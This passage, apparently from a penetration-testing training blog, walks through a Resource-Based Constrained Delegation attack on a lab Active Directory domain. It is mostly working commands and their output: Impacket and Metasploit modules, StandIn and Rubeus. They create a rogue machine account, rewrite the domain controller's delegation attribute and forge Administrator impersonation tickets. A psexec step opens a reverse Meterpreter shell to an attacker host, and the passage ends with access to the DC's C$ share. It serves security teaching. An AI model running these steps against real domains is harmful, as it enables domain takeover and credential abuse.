(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

From UNIX-like systems, Impacket's findDelegation script can be used to find unconstrained, constrained (with or without protocol transition) and rbcd.

```
Impacket-findDelegation ignite.local/raaj:Password@1 -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# impacket-findDelegation ignite.local/raaj:Password@1 -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType              DelegationRightsTo  SPN Exists
-----------  -----------  --------------------------  ------------------  ----------
fakepc$      Computer     Resource-Based Constrained  PC1$                No
panther$     Computer     Resource-Based Constrained  PC1$                No
```

Metasploit

The above steps can also be achieved using Metasploit:

Create a fake computer account

The admin/dcerpc/samr_account module is generally used to first create a computer account, which by default, all user accounts in a domain can perform.

```
Use auxiliary/admin/dcerpc/samr_account
set SMBUSER geet
set SMBPASS Password@1
set ACCOUNT_NAME LOKI$
set ACCOUNT_PASSWORD Password@123
set SMBDOMAIN ignite.local
run
```

```
msf6 > use auxiliary/admin/dcerpc/samr_account
[*] Using action ADD_COMPUTER - view all 4 actions with the show actions command
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/samr_account) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/dcerpc/samr_account) > set SMBUSER geet
SMBUSER => geet
msf6 auxiliary(admin/dcerpc/samr_account) > set SMBPASS Password@1
SMBPASS => Password@1
msf6 auxiliary(admin/dcerpc/samr_account) > set ACCOUNT_NAME LOKI$
ACCOUNT_NAME => LOKI$
msf6 auxiliary(admin/dcerpc/samr_account) > set ACCOUNT_PASSWORD Password@123
ACCOUNT_PASSWORD => Password@123
msf6 auxiliary(admin/dcerpc/samr_account) > set SMBDOMAIN ignite.local
SMBDOMAIN => ignite.local
msf6 auxiliary(admin/dcerpc/samr_account) > run
[*] Running module against 192.168.1.48
[*] 192.168.1.48:445 - Adding computer
[+] 192.168.1.48:445 - Successfully created ignite.local\LOKI$
[+] 192.168.1.48:445 -   Password: Password@123
[+] 192.168.1.48:445 -   SID:      S-1-5-21-798084426-3415456680-3274829403-1630
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/samr_account) >
```

Rewrite DC's AllowedToActOnBehalfOfOtherIdentity properties

The auxiliary/admin/ldap/rbcd module can be used to read and write the msDS-AllowedToActOnBehalfOfOtherIdentity LDAP attribute against a target for Role Based Constrained Delegation (RBCD). When writing, the module will add an access control entry (ACE) to allow the account specified in DELEGATE_FROM to the object specified in DELEGATE_TO.

```
use auxiliary/admin/ldap/rbcd
set DELEGATE_FROM LOKI
set DELEGATE_TO DC
set DOMAIN ignite.local
set RHOSTS 192.168.1.48
set USERNAME geet
set PASSWORD Password@1
set ACTION WRITE
run
```

```
msf6 > use auxiliary/admin/ldap/rbcd
[*] Using action READ - view all 4 actions with the show actions command
msf6 auxiliary(admin/ldap/rbcd) > set DELEGATE_FROM LOKI
DELEGATE_FROM => LOKI
msf6 auxiliary(admin/ldap/rbcd) > set DELEGATE_TO DC
DELEGATE_TO => DC
msf6 auxiliary(admin/ldap/rbcd) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf6 auxiliary(admin/ldap/rbcd) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/ldap/rbcd) > set USERNAME geet
USERNAME => geet
msf6 auxiliary(admin/ldap/rbcd) > set PASSWORD Password@1
PASSWORD => Password@1
msf6 auxiliary(admin/ldap/rbcd) > set ACTION WRITE
ACTION => WRITE
msf6 auxiliary(admin/ldap/rbcd) > run
[*] Running module against 192.168.1.48
[*] Discovering base DN automatically
[+] Successfully updated the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/ldap/rbcd) >
```

Generate a Service Ticket for CIFS

Next, we can use the auxiliary/admin/kerberos/get_ticket module to request a new S4U impersonation ticket for the Administrator account using the previously created machine account. For instance, requesting a service ticket for SMB access.

```
use auxiliary/admin/kerberos/get_ticket
set RHOSTS 192.168.1.48
set IMPERSONATE administrator
set USERNAME LOKI
set PASSWORD Password@123
set ACTION GET_TGS
set SPN cifs/dc.ignite.local
run
```

```
msf6 > use auxiliary/admin/kerberos/get_ticket
[*] Using action GET_TGT - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/kerberos/get_ticket) > set IMPERSONATE administrator
IMPERSONATE => administrator
msf6 auxiliary(admin/kerberos/get_ticket) > set USERNAME LOKI
USERNAME => LOKI
msf6 auxiliary(admin/kerberos/get_ticket) > set PASSWORD Password@123
PASSWORD => Password@123
msf6 auxiliary(admin/kerberos/get_ticket) > set ACTION GET_TGS
ACTION => GET_TGS
msf6 auxiliary(admin/kerberos/get_ticket) > set SPN cifs/dc.ignite.local
SPN => cifs/dc.ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.48
[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250126094247_default_192.168.1
[*] 192.168.1.48:88 - Getting TGS impersonating administrator@ignite.local (SPN: cifs/dc.ignite.local)
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250126094248_default_192.168.1
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250126094248_default_192.168.1
[*] Auxiliary module execution completed
msf6 auxiliary(admin/kerberos/get_ticket) >
```

Obtain Privileged Access

The saved TGS can be used in a pass-the-ticket style attack. For instance using the exploit/windows/smb/psexec module for a reverse shell.

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.1.48
set SMBDOMAIN ignite.local
set USERNAME administrator
set SMB::AUTH kerberos
set SMB::KRB5CCNAME /root/.msf4/loot/20250126094248_default_192.168.1.48_mit.kerberos.cca_426299.bin
set SMB::RHOSTNAME dc.ignite.local
set DOMAINCONTROLLERRHOST 192.168.1.48
set LHOST 192.168.1.128
run
```

```
msf6 > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 exploit(windows/smb/psexec) > set SMBDOMAIN ignite.local
SMBDOMAIN => ignite.local
msf6 exploit(windows/smb/psexec) > set USERNAME administrator
USERNAME => administrator
msf6 exploit(windows/smb/psexec) > set SMB::AUTH kerberos
SMB::AUTH => kerberos
msf6 exploit(windows/smb/psexec) > set SMB::KRB5CCNAME /root/.msf4/loot/20250126094248_default_192.168.1.48
SMB::KRB5CCNAME => /root/.msf4/loot/20250126094248_default_192.168.1.48_mit.kerberos.cca_426299.bin
msf6 exploit(windows/smb/psexec) > set SMB::RHOSTNAME dc.ignite.local
SMB::RHOSTNAME => dc.ignite.local
msf6 exploit(windows/smb/psexec) > set DOMAINCONTROLLERRHOST 192.168.1.48
DOMAINCONTROLLERRHOST => 192.168.1.48
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.1.128
LHOST => 192.168.1.128
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.1.128:4444
[*] 192.168.1.48:445 - Connecting to the server ...
[*] 192.168.1.48:445 - Authenticating to 192.168.1.48:445|ignite.local as user 'administrator' ...
[*] 192.168.1.48:445 - Loaded a credential from ticket file: /root/.msf4/loot/20250126094248_default_192.16
[*] 192.168.1.48:445 - Selecting PowerShell target
[*] 192.168.1.48:445 - Executing the payload ...
[+] 192.168.1.48:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.1.48
[*] Meterpreter session 1 opened (192.168.1.128:4444 -> 192.168.1.48:49869) at 2025-01-26 09:49:51 -0500

meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 8
Meterpreter     : x86/windows
```

The auxiliary/admin/ldap/rbcd can be used to read the value of msDS-AllowedToActOnBehalfOfOtherIdentity to verify the value is updated.

```
use auxiliary/admin/ldap/rbcd
set DOMAIN ignite.local
set RHOSTS 192.168.1.48
set USERNAME geet
set PASSWORD Password@1
set delegate_to dc
run
```

```
msf6 > use auxiliary/admin/ldap/rbcd
[*] Using action READ - view all 4 actions with the show actions command
msf6 auxiliary(admin/ldap/rbcd) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(admin/ldap/rbcd) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(admin/ldap/rbcd) > set username geet
username => geet
msf6 auxiliary(admin/ldap/rbcd) > set password Password@1
password => Password@1
msf6 auxiliary(admin/ldap/rbcd) > set delegate_to dc
delegate_to => dc
msf6 auxiliary(admin/ldap/rbcd) > run
[*] Running module against 192.168.1.48
[*] Discovering base DN automatically
[*] Allowed accounts:
[*]   S-1-5-21-798084426-3415456680-3274829403-1636 (panther$)
[*]   S-1-5-21-798084426-3415456680-3274829403-1637 (fakepc$)
[*]   S-1-5-21-798084426-3415456680-3274829403-1638 (loki$)
[*] Auxiliary module execution completed
```

Windows Exploitation

Create a fake computer account

If we're attacking from Windows FuzzSecurity's **StandIn** project let us create machine accounts:

```
.\StandIn_v13_Net45.exe --computer panther –make
```

```
PS C:\Users\geet\Downloads> .\StandIn_v13_Net45.exe --computer panther --make

[?] Using DC     : DC.ignite.local
    |_ Domain   : ignite.local
    |_ DN       : CN=panther,CN=Computers,DC=ignite,DC=local
    |_ Password : pLXFRC7KAXjWPWm

[+] Machine account added to AD..
```

Rewrite DC's AllowedToActOnBehalfOfOtherIdentity properties

The PowerShell ActiveDirectory module's cmdlets Set-ADComputer and Get-ADComputer can be used to write and read the attributed of an object (in this case, to modify the delegation rights).

```
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount panther$
```

```
PS C:\Users\geet\Downloads> Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount panther$
PS C:\Users\geet\Downloads>
```

Generate a Service Ticket for CIFS

We can now exploit the delegation with the best kerberos exploitation tool out there, Rubeus: in order to do the S4U attack it requires the machine account user's AES256 (/aes256) or RC4 (/rc4) key, because these make up the long term secret keys used to encrypt kerberos tickets (plus AES128 and DES). If we have a TGT for our machine account we can use that instead.

If RC4 is not disabled we'll see that it coincides with the account's NT hash (this will be useful in the SPN-less attack!).

The RC4 key is simply an NT hash so we only need our clear text password to calculate it, while the AES keys also require our user's name and domain, because these are used as salt for the hashing algorithm.

The NT hash and AES keys can be computed as follows.

```
./Rubeus.exe hash /domain:ignite.local /user:panther$ /password:pLXFRC7KAXjWPWm
```

```
PS C:\Users\geet\Downloads> ./Rubeus.exe hash /domain:ignite.local /user:panther$ /password:pLXFRC7KAXjWPWm

  v2.2.0

[*] Action: Calculate Password Hash(es)

[*] Input password             : pLXFRC7KAXjWPWm
[*] Input username             : panther$
[*] Input domain               : ignite.local
[*] Salt                       : IGNITE.LOCALhostpanther.ignite.local
[*]       rc4_hmac             : D9F337ED3B96C2D88D1DA93908CB7833
[*]       aes128_cts_hmac_sha1 : 8E03CD3363DC7B2A905CAD592228A54C
[*]       aes256_cts_hmac_sha1 : 66E10D5FF5B24465E70C3CC7AFC4F9743F268D03377B052A24E2A37F5DAFC10F
[*]       des_cbc_md5          : F2C154157307DA6D
```

[Rubeus](#) can then be used to request the TGT and "impersonation ST", and inject it for later use.

Armed with a kerberos key we can proceed with the S4U attack specifying an SPN pointing to our target (/msdsspn) and a user to impersonate, here we also include the /ptt flag to have Rubeus load the TGS into our cache so we can pass the ticket to our target from our attacking host.

```
./Rubeus.exe s4u /user:panther$ /domain:ignite.local /rc4:D9F337ED3B96C2D88D1DA93908CB7833
/impersonateuser:administrator /msdsspn:http/DC /altservice:cifs,host /ptt
```

```
PS C:\Users\geet\Downloads> ./Rubeus.exe s4u /user:panther$ /domain:ignite.local /rc4:D9F337ED3B96C2D88D1D
A93908CB7833 /impersonateuser:administrator /msdsspn:http/DC /altservice:cifs,host /ptt

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: D9F337ED3B96C2D88D1DA93908CB7833
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\panther$'
[*] Using domain controller: 192.168.1.48:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE4jCCBN6gAwIBBaEDAgEWooID9zCCA/NhggPvMIID66ADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IDrzCCA6ugAwIBEqEDAgECooIDnQSCA5lmfvTa
      OQQQR455K6Jk5GXKSMIk1Lpr/77tDCxllB8Wq3nnvZOxb2x3bNdxpyzFkuRo/QCZHPkmumanFCaEI+nw
      YLcRGClxHu4hEpNOe0aw8IUYOqChpfFem5trCC4Xlum1tNSzhiDCXCYHKsW1QqYfyzVBWHfvMzDda4Uq
      f0tyIJXRkveZKuphoZDEHeUSHBZ97MO/3zhTOw5fEUvU1nVBRsK+VjZElH/x6Y2zgX6QGRT2zmGu/YAC
      XffuxhwXHQiAIK1Er2bliFP+wUSI2po2BvUTOK365BO9f+Ssk4AwR3bxicxe/jTyLCtdScNsbn/Hyg/N
      pcmHIR7ntqdUUVOGOkvAP3X4w7vbR865tx5Wnznf/aDGO1jWZC+oBJ//SKh6WZT7AlAtloOrJsNExCii
      eiS8YuYNAIa48zAqbwpHLaSAkOOpKpJULUbKgH2Wu+UyPobBsrN684kFnzE3CrJCt8xQKurfhaFzW+LK
      gPQOy2K18Xpk5LJOsG/Ercl3+8O5VunVxLRffhkklifJoAmxHFW4WEgwY+mXb4dk6NfTl4xVn3XJ/H8O
      1SFSKpDODvsXpnuxH5ZdGvOwbQjC4hlGkts3443LhpQs2nTyQYUS43lG7MJwm23Ok273WkuRDij5GND4
      4jwGaqW+lXBQmrd1OKAlxBrRLzCqnfEbCxdfgFUBXmTj+uHfCcQm9W2Tst04snOBjXMz/9T1cjAXYHlD
      O6TQ8KILY51OJW1kuvTwG/ogvSKsbQDRHOBpYuqmwMVpyLs6DhRZaYx4XcOJmDNSJIoRthligQsFn/DT
      izxGPmfnDvGN8IdJLGwWFe1tUfvcA3V9RB3Cwn+XkVUnTtuXBKqctc7OvB+mLPQ2/SAkmbdh42H5Leor
      j7zPaTft/QkcNDmySqRl/JyPO5OpACzoPhHoWatBWOlJXs4Dr3EBr196r43CYFj9OcsAzn+SITccopWP
      lCS8X5xO+EqLxrjaJaBa5v/siNPJOjXPhN36SgHI6OsEYyEpuWvPAKjEhLqWgJcf43OSdcWzqBjSAIoO
      Ma3FV5M4HX3geeQsxAMjg7tnUpPsjBa1arjcWj6huhiwjim2x9QOBRkDuB8gyQiCCoI1kCTy8t5vqZp8
      8pKhC1/MN+7MtoKwKWMaD6uRvbVUvy4nwuYIffg+x/a5cgk+xp3a1h/ERfMTAdKfxKaLlXqGyWhwk1BO
      YyIEe/UEwRa5ytReDBMYb4OjgdYwgdOgAwIBAKKBywSByH2BxTCBwqCBvzCBvDCBuaAbMBmgAwIBF6ES
      BBDRNQQMj7qOmc5/6JJe6im+oQ4bDElHTklURS5MT0NBTKIVMBOgAwIBAaEMMAobCHBhbnRoZXIkowcD
      BQBA4QAApREYDzIwMjUwMTI3MTcyNDIxWqYRGA8yMDI1MDEyODAzMjQyMVqnERgPMjAyNTAyMDMxNzIO
      MjFaqA4bDElHTklURS5MT0NBTKKhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fs
```

Obtain Privileged Access

Once the ticket is injected, it can natively be used when accessing the service.

now we can access the target!

```
ls \\dc\c$
```

```
PS C:\Users\geet\Downloads> ls \\dc\c$

    Directory: \\dc\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---        1/22/2025   8:18 AM                Program Files
d-----       12/21/2024  11:44 AM                Program Files (x86)
d-r---       12/23/2024   2:34 AM                Users
d-----        1/26/2025   7:30 AM                Windows

PS C:\Users\geet\Downloads>
```

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Web Services-API
- Pro Infrastructure VAPT
- Computer Forensics
- Android Pentest
- Advanced Metasploit
- CTF

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux